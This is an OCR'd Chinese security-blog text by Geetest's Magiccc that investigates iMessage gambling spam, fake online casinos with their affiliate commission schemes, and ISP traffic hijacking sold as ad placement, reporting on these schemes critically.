
随后到了 2015 年，随着 emoji 的兴起，个别博彩公司也放弃简单的文字+链接形式，而改为更加趣味性的 emoji+文字+链接。而且，邮箱开始替代固定号段，直接通过 iMessage，绕过三大运营商，举报投诉封号的机会都不给你.....这一类我们称为“博彩广告 v2.0”

博彩广告 v2.0 曾经引发央视的关注

而到了 2016 年，随着移动互联网的发展，博彩公司开始尝试图文结合的富媒体传播形式。于是乎，除了广告内容外，我们看到了“性感的荷官”.....这一类，我们称为“博彩广告 v3.0”

博彩广告 v3.0 性感荷官上线

而 Maigccc 今天要说的，可能是你还没有（玩过）碰到过的全新版本，博彩广告通过短信，无需跳转完成 APP 下载。如此骚操作，Magiccc 都心动了.....




谁能想到这就是博彩公司的恶魔之门

也就是从这里开始，Maigccc 进入了另外一个世界.....

iMessage 代发，恶魔使者

上面这些短信从哪里来呢，Magiccc 按照“黑产”溯源三步骤，一百度，二淘宝，三 QQ 群，很快找到了 iMessage 代发组织。iMessage 代发其实并不违法，但是一般的项目需求量很小，很难走量，利润低。而菠菜（博彩黑话）、微商、A 货、信用卡，贷款等需求就很多，其中以博彩为最大。

百度上甚至有教程



淘宝上也不少

QQ 群里就更多了

Magiccc 随便混进一个群，发现有个哥们大晚上还在揽活儿，奔着着敬业精神，Magiccc 很快得到了一些线索：

目前主流的还在做 v3.0 版本的生意

当前，包括淘宝在内，主流的 iMessage 代发做的还是 v3.0 版本的生意，目前行情价格是 8 分钱，起步 1 万，10 万以上有折扣。

而从淘宝某店家得知，Magiccc 遇到的最新版本，直接可以通过短信下载 APP 的形式，目前还未普及。主要原因并不是技术方面，还是成本考虑，除了博彩公司，一般小打小闹的工作室做不了……

如果把线上博彩比作恶魔，那么 iMessage 代发中做博彩生意的，就是恶魔的使者。而 Magiccc 最后，准备会会这群恶魔……


30,000 多种电子游戏，上亿的流水

其实，这个圈子竞争很厉害，有多厉害了，先上一张图，大家感受一下：

随便下载了下，就占满了一整屏

下载了一个，发现他们内部体系简直强大的可怕.....

某威尼斯赌场网站主页



支持当前各种主流与非主流支付形式

澳门威尼斯人赌场-代理部QQ: 345[illegible]

当月营利	当月最低有效会员	真人、电子	彩票（有效投注）	体育投注
1—50000	3或以上	30%	0.1%	10%
50001~500000	10或以上	35%	0.1%	10%
500001~800000	30或以上	40%	0.1%	10%
800001~1000000	50或以上	45%	0.1%	10%
1000001以上	100或以上	50%	0.1%	10%

投注额达到（1000元）视为有效会员！（每月10号为退佣到账处理时间）
注：澳门威尼斯人赌场保留上述条例之最终更改权！
请谨记任何使用不诚实方法以骗取佣金将会永久冻结账户，佣金一律不予发还！

? 回馈/佣金计算
●退水(前期累积+当期总退水) - 费用(前期累积+当期总费用),当相减下来有两个结果：
正数 跟 负数
●正数时：相减下来的金额+派彩(前期累积+当期总派彩)*退佣比例= 可获得佣金
【举例：A代理 退水金额1万?费用5000?有效派彩5万元?退佣比例25%】
退水1万元 — 费用5000=尚有5000
可获佣金= 5000+(派彩金额 5万* 25%)=17,500
●负数时：(相减下来的金额+派彩(前期累积+当期总派彩))*退佣比例= 可获得佣金
【举例：A代理 退水金额5000?费用1万?有效派彩5万元?退佣比例25%】
退水5000元 — 费用1万=尚有-5000
可获佣金= (-5000+ 派彩金额 5万)* 25% =11,250
●请注意：视讯、球类、机率等项目，以报表中【派彩】字段，扣除相应费用后，依照上表门坎 X 佣金百分比。
●彩票项目以报表中【实际投注】字段X 0.1% 佣金百分比后，扣除相应费用
●月联盟体系以：视讯、球类、机率、彩票等项目的【派彩/投注量】扣除相应费用后产生退佣总计，成以相应退佣百分比后。
●相应费用包括：会员各项优惠、存/取款相应手续费(请留意：澳门威尼斯人赌场会员重复出款￥手续费/未达100%投注出款的手续费由会员吸收，不纳入计算)。
●【当月最低有效会员】定义为，在月结区间内进行过最少一次有效下注的会员，如联盟体系当月未达【当月最低有效会员】最低门坎5人，则该月无法领取佣金回馈。联盟体系当月营利达到标准，而【当月最低有效会员】人数未达相应最低门坎，则该月佣金比例依照【当月最低有效会员】人数所达门坎相应的百分比进行退佣。
例：体系当月营利为￥200001，而当月有效会员人数为5人，联盟虽达到营利为￥200001，却未达到有效会员10人以上，故依照联盟有效会员人数5人的门坎的退佣比例核算。

视讯	球类	机率	彩票
30%	30%	30%	0.1%

例：联盟体系当月最低有效会员达12人，当月派彩：视讯￥300000，球类￥-120000，机率￥20000，彩票有效投注￥800000。如联盟体系当月相应费用统计为￥14000，则佣金计算方式为：
当月佣金计算：
(总派彩金额￥200000，退佣百分比为30%)
(￥800000 彩票投注 x 0.1% 返点百分比) - ￥14000 相应费用= -13200

代理明细，感觉月入百万不是梦

好友验证消息

06-14 21:23

澳门威尼斯人 等待验证

附言：已发送验证消息

06-14 16:50

澳门威尼斯人-客服部 等待验证

附言：已发送验证消息

威尼斯人-代理部

等经理回来再回复您的话，谢谢！

昨天 20:44

嗯

昨天 20:46

您好，我们这里投资的话要按亿为单位的哦，谢谢！

澳门威尼斯人赌场-代理部QQ: [redacted]

当月营利	当月最低有效会员	真人、电子	彩票（有效投注）	体育投注
1—50000	3或以上	30%	0.1%	10%
50001-500000	10或以上	35%	0.1%	10%
500001-800000	30或以上	40%	0.1%	10%
800001-1000000	50或以上	45%	0.1%	10%
1000001以上	100或以上	50%	0.1%	10%

投注额达到（1000元）视为有效会员！（每月10号为退佣到账处理时间）
注：澳门威尼斯人赌场保留上述条例之最终更改权！
请谨记任何使用不诚实方法以骗取佣金将会永久冻结账户，佣金一律不予发还！

不对吧

昨天 20:47


如果您单纯是做代理的话是不用出钱的，只要您有正常

Magiccc 开始觉得投资上亿是扯淡，后面才知道这些都只是小鱼

如果大家有留意，会发现在 v2.0 版本的时候，在 iMessage 还没普及那会，有个号段的短信非常出现的非常频繁，没错！就是+63 开头。这群人，是网络赌场的鼻祖，国内目前很多所谓的“澳门威尼斯人”都是复制他们的运营模式。

0063 是菲律宾的国际区号，由于博彩业在菲律宾是合法产业，只要是符合法律规定注册的，实体赌场（land-based casinos）或是网络赌场(online gambling）都可以经营，所以许多公司都将网站后台服务及财务管理放在那里（整理包括后面我要说的大鱼）。

主页支持包括：繁体、简体中文以及英语




与上面那个网站相比，页面设计更“精致”

根据客服页面显示，业务场景覆盖 PC、WAP

与上面那些网上赌场不同，这家还做了 ICP 备案

而这群人也相当谨慎，通过支付系统，我们看到了所谓的“陕西好梦来环保科技有限公司”的信息：


中国电信
22:21
27%
登录 注册 开启试玩
澳门威尼斯人赌场
线上真人真钱赌博
尊贵的会员:澳门威尼斯财务中心"公司入款"通道已经更新，原"企业招商:陕西好梦来环保科技有限公司"账号已停用；我们郑重告知您：若您使用"公司入款"，请您务必联系在线客服核实最新"公司入款"账号，若因为个人原因未先咨询客服确认，入款到停用账号，平台概不负责，感谢您的理解！
确定
马上登录
立即分享


国家企业信用信息公示系统
National Enterprise Credit Information Publicity System
企业信用信息
查 询
请按语序依次
点击下图文字:
1 2 3 4
尤
图
文
斯
确认
信息公告
使用帮助

查询后并无异常

但是，Magiccc 查询一圈下来，并没发现什么异常。但是，这个手段让 Magiccc 感觉很熟悉，直觉告诉我，这里面绝对有问题。这块找老师傅肯定没用了，别人现在明面上都是合法身份，于是找到了公司法务。结果，法务大佬一看，就发现端倪。

多达 3 个的企业开户行信息，可能甚至更多


大家如果看过 Magiccc 之前这篇文章，你手持身份证自拍的照片，黑产都拿去干了啥?应该知道，全套真实可查的身份证信息黑市上都可以买到。而如今注册一家公司门槛已经降到，一个人就能注册公司。所以，花个 200-1000 元钱不等，找人代开公司以及开户信息不要太轻松。而工商总局会在 2 年内核查企业信息，所以 Magiccc 怀疑这批企业信息，全部都是空壳公司.....


而根据央视财经 2016 年的报道，澳门的知名赌场并不提供网络赌博服务。以上这些虚假的山寨网站，来自一群庞大的犯罪团伙制售伪基站、使用伪基站发布诱赌信息，最后架设山寨赌博网站进行诈骗！该犯罪团伙涉案金额达 1.4 亿元，受骗事主遍及全国 11 个省市 1000 余人。

上亿的流水，可怕的是这还只是众多网络赌场里的一家

刀尖上的狂欢，千万家庭的梦魇

据了解，目前除菲律宾外，网络赌场业务已覆盖整个东南亚地区。其中，去年 8 月，日本政府官员邮箱一天内被强塞 5 万封垃圾广告邮件。经查，邮件最后指向的就是网络赌场……





奇怪中文邮件攻占日本政府邮箱，内阁长官都被惊动

从短信到邮件，再到 FaceTime、网络日历、网络照片、iCloud 再到 iMessage。苹果用户似乎始终摆脱不掉博彩广告的骚扰，而就此事 Magiccc 也专门致电了苹果官方客服，AppleCare 长达 10 分钟的远程检测，最后给的回复是，他们也没办法 ヽ(ﾟ_ゝ)ﾉ

讽刺的是，在 Magiccc 准备发稿的空档，iMessage 再次提示，两条博彩广告发了过来，邮箱账号还跟上次还不一样，这次是：

cgrwh5vsmr0aru9827flyf3oq0@hotmail.com

而上次是：

las9awsf9unlrt2rnpvwd4qc3@hotmail.com

问题又回到了原点，Magiccc 忙了一圈下来，发现并不能解决问题……

所以，我们是否应该思考，iMessage 对于苹果中国用户的价值？

最后，奉劝各位大佬以及幻想一夜巨富的朋友们，珍爱生命，远离赌博……

极验介绍

极验是全球领先的交互安全技术服务提供商，于 2012 年在武汉成立。全球首创“行为式验证”技术，率先利用生物特征与人工智能技术解决交互安全问题，为企业网站和 APP 提供一站式交互安全解决方案，抵御恶意攻击保护企业资产。

在交互安全的体系中，极验在技术创新上不仅要让企业能获得安全的提升，同时也要让用户在体验上能获得提升。极验不仅要为企业带去安全，更有改善所有用户体验的使命。

6 年时间，8 大城市（武汉、北京、上海、广州、深圳、杭州、西安、成都）布局，目前与 Airbnb、华为、小米、新浪微博、汽车之家、斗鱼、36kr、百胜集团、高德地图等全球 22 万家企业网站&APP 达成合作，每天提供超过 7 亿次的安全防护，实现全球各领域最优秀的创新企业服务覆盖。

极验官网：http://www.geetest.com/

欢迎对本篇文章感兴趣的同学扫描极验公众号二维码，一起交流学习

一篇小黄文牵出国内最大黑产

作者：Magiccc@极验


原文来源：【极验】https://mp.weixin.qq.com/s/Zd8xb2FrUPK9YFY7jxpUQg

背景介绍

“如今这年头，没被运营商“上”过（劫持）都不好意思说自己是中国网民！” 这还是乌云在 2016 年 2 月一句吐槽的话。两年时间过去了，乌云已不在，而中国网民依旧每日被运营商“上”……

上周有热心的小伙伴向 Magiccc 反馈，点击“阅读原文”发现极验移动官网底部有不可描述的浮窗广告，点击后跳出一篇小黄文。

这还得了！马上找到“网管”红姐，经过我的描述，红姐还是一脸懵逼，但是听到我说有小黄文，红姐暧昧一笑，表示这个热心小伙伴可能遭到了“流量劫持”……



运营商流量劫持示意图

啥叫流量劫持，下面这些场景大家一定会很熟悉：

1、刷微博，浏览新闻，下面提示“领取红包”、“真人侍宠”或一些大保健肾亏广告

2、下载某应用，无论是手机端还是 PC 端，下载到本地都会变成了 UC、2345、瑞星

3、打开的是 A 网站，莫名其妙却被跳转至 B 网站，多为“黑五类广告”


各类劫持效果图

当然，还包括一些公司自己开发的应用以及 H5 页面，一般都被药产品类（壮阳，丰胸，减肥，增高，医疗等产品），卖肉类（毒），菠菜类（赌博），金融类（资金盘），资源类（卖片，卖服务）占据。

某国字号 App 遭遇流量劫持

圈里都知道，闹得最大的还是 2017 年 5 月 10 日晚上，国务院某 App 遭流量劫持。

但是，因为 512 的 WanaCrypt0r 2.0 比特币勒索病毒，这一轰动全球的事件，转移了大家的视线，而这一更大爆点的网络信息安全事件却鲜为人知，或者说关注的人比较少。 该 App 某 H5 页面被植入色情内容广告，后经排查“基本确定为用户当地运营商 http 劫持导致 H5 页面被插入广告……”



关于国务院app中h5页面弹出广告的专题会议纪要与诊断建议

2017年5月10日晚，中国日报网接到"我向总理说句话"读者留言反馈截图，称访问国务院app/测一测时出现疑似色情广告。技术部接到情况后紧急排查，当晚基本排除源站数据被篡改的可能，经分析初步诊断得出为当地运营商http劫持所致。并计划5月11日早与留言用户取得联系，获取更加详细的信息进一步排查。

5月11日早，国务院客户端与技术部团队召开紧急会议，汇报了10日晚的诊断情况，曲宝玉做了接下来的工作安排：

(1) 预设好调研问题，与江苏徐州、河南南阳、新疆克拉玛依三地的反馈用户建立联系，充分复现问题场景；

(2) 技术部联合第三方安全公司立即排查源站数据、平台是否遭受攻击、存在漏洞，排查CDN数据是否遭到劫持；

(3) 若定位为运营商劫持，请国办联合工信部要求各级运营商立即干预处理；

(4) 尽快启动国务院APP及H5页面的https改造事宜。

会后，王青涛、王一刚、李方平、范江龙与三地用户取得联系，调查了各自的手机型号、所用网络环境、网络运营商，出现广告的页面、时间等情况，并获得了相关截图。

经整理，出现问题既有电信、移动的wifi环境，也有移动4G环境，既有安卓手机也有苹果手机，且根据截图及反馈来看，出现广告的均为H5页面，主要集中在"测一测"活动页面上，也有app里其他H5页面。

同时，第三方安全专家驻场，联合技术部一同排查源站及CDN问题，源站服务器未发现被入侵迹象，源站服务器文件和CDN所有节点上的文件均一致且无篡改现象。

通过各方排查，基本确定为用户当地运营商http劫持导致H5页面被插入广告，影响用

官方表示遭到运营商劫持

运营商连那啥都不怕，所以下面的这些更是见怪不怪：

社区里的白帽子还提供过更大的运营商劫持记录，百万其实也算少的，如果这种系统被黑客通过漏洞控制，批量下发恶意手机木马，那会是谁的责任?

好说这么多，这到底是哪家运营商做的劫持？CNCERT对该漏洞的通报与反馈来看，你们说是哪家?

> 已经转由CNCERT向中国电信集团公司、中国移动集团公司、中国联合网络通信集团有限公司通报，根据反馈情况，已经由中国电信进行后续处置。

WooYun 前年反映的问题

2 年后的今天不知道后续处置结果如何

讽刺的是，360 浏览器也在为运营商背锅

v2ex 上用户声讨运营商劫持广告

掘金网 BryanSharp 遇到的问题很眼熟

对于运营商流量劫持，网友们表示纷纷中枪：

1、expkzb：电信也有这问题，尤其是那个红包广告

2、xiaofami：我用的是辽宁联通，家庭光纤宽带以及 4G 网络你说的这些问题都存在

3、roist：上面的都算是良心运营商了，老家小城的一个央企宽带，过年前后那几个月，那专打手机的铺天盖地的黄色 APP 广告，屏幕大的手机给你留半边，屏幕小的手机直接全屏盖满热点，一滑就自动弹开下载，关键 TMD 弹完了还是不能滑动页面，而且不带停的，直接没法用

4、k9982874：我们这边是在移动设备上访问 http 协议网站底部会有广告横幅，刷新后消失，数小时后会再次出现。pc 访问没有

5、worldtongfb:感觉联通现在真是变本加厉有恃无恐了，工信部也没法管，联通已经这样了，用户净利润都下滑，工信部管得再严点联通都得直接倒闭了，那哪行啊

运营商流量劫持服务被公开贩卖

暴利之下，人心被腐蚀黑化

搜索运营商劫持，这类黑产生意不要太好做：

运营商流量劫持已形成黑色产业链

大家可能会问，这群人哪来的资源？

早在去年的 5 月中旬，BN 探秘组团队（BiaNews）就针对运营商流量劫持话题，做过一期报道。一家名为“沃媒网”的网站，以“运营商精准广告”的名义，公开贩卖流量劫持业务。以下是当时的报道内容：

根据沃媒网提供的客服联系方式，我们与沃媒网工作人员取得了联系。值得一提的是，**这名客服人员的头像为中国电信 Logo，且在昵称中明文写有“各种劫持”！**

一位“销售经理”的 QQ 号

为了获取更多线索，我们伪装成有意购买流量劫持服务的广告主身份与沃媒网客服人员进行了沟通。

让我们相信他们的业务能力，客服人员多次明确表示公司与电信存在合作，并称公司的广告服务为“电信广告”，仅能在电信网络下显示。随后，为介绍自己的产品，沃媒网工作人员向我们提供了一份内部的宣传资料。

在这份宣传资料中，我们注意到，沃媒网提供的广告服务号称可以覆盖全网 99%的网站资源，甚至包括竞品网站；在广告样式上也不受广告位限制，PC 端或移动端的任意广告样式均可发布。此外，沃媒网在宣传资料中多次强调，**广告内容由运营商直投，不受网站资源限制！**

“电信精准广告”宣传资料

经过一番沟通，我们被要求提供广告落地页面设计稿以及公司相关资质证明等资料，交予电信方面审核。很快，沃媒网客服表示，我们提供的购物广告通过了审核，可以上线，并可自由指定推广区域。

而在收费标准方面，沃媒网的 CPM（每千人成本）报价为 3.5 元，300CPM 起投。而与之对比的是，微信朋友圈广告的 CPM 底价为 15 元（注：18 年上涨至 50-150 元）。

客服人员介绍收费标准

沃媒网工作人员称，电信是“大公司”，合作流程繁琐。如果我们认可他们的服务，在提供下述素材，完成相关流程审批后，就可以开始推广。

我们根据提供的材料发现，沃媒网提供的广告平台产品，甚至具备相当专业的数据分析功能，与正规广告平台几乎无异。

客户数据后台，投放效果实时展示

查到这里，我们已经清晰掌握运营商流量劫持这项黑产业务的基本运营模式。但是，这群黑产人员到底是如何弄到“运营商资源”，这一点还并不清晰。所以，我们决定与客服聊点深入的内容……

盘根错节，网络最大黑产浮出水面

当谈到与电信方面的合作方式，沃媒网的工作人员向我们透露，他们与电信旗下的号百公司有合作关系，电信弹窗推广都是通过这一公司进行投放。

沃媒网客服聊天截图（百号为客服口误，应为号百）

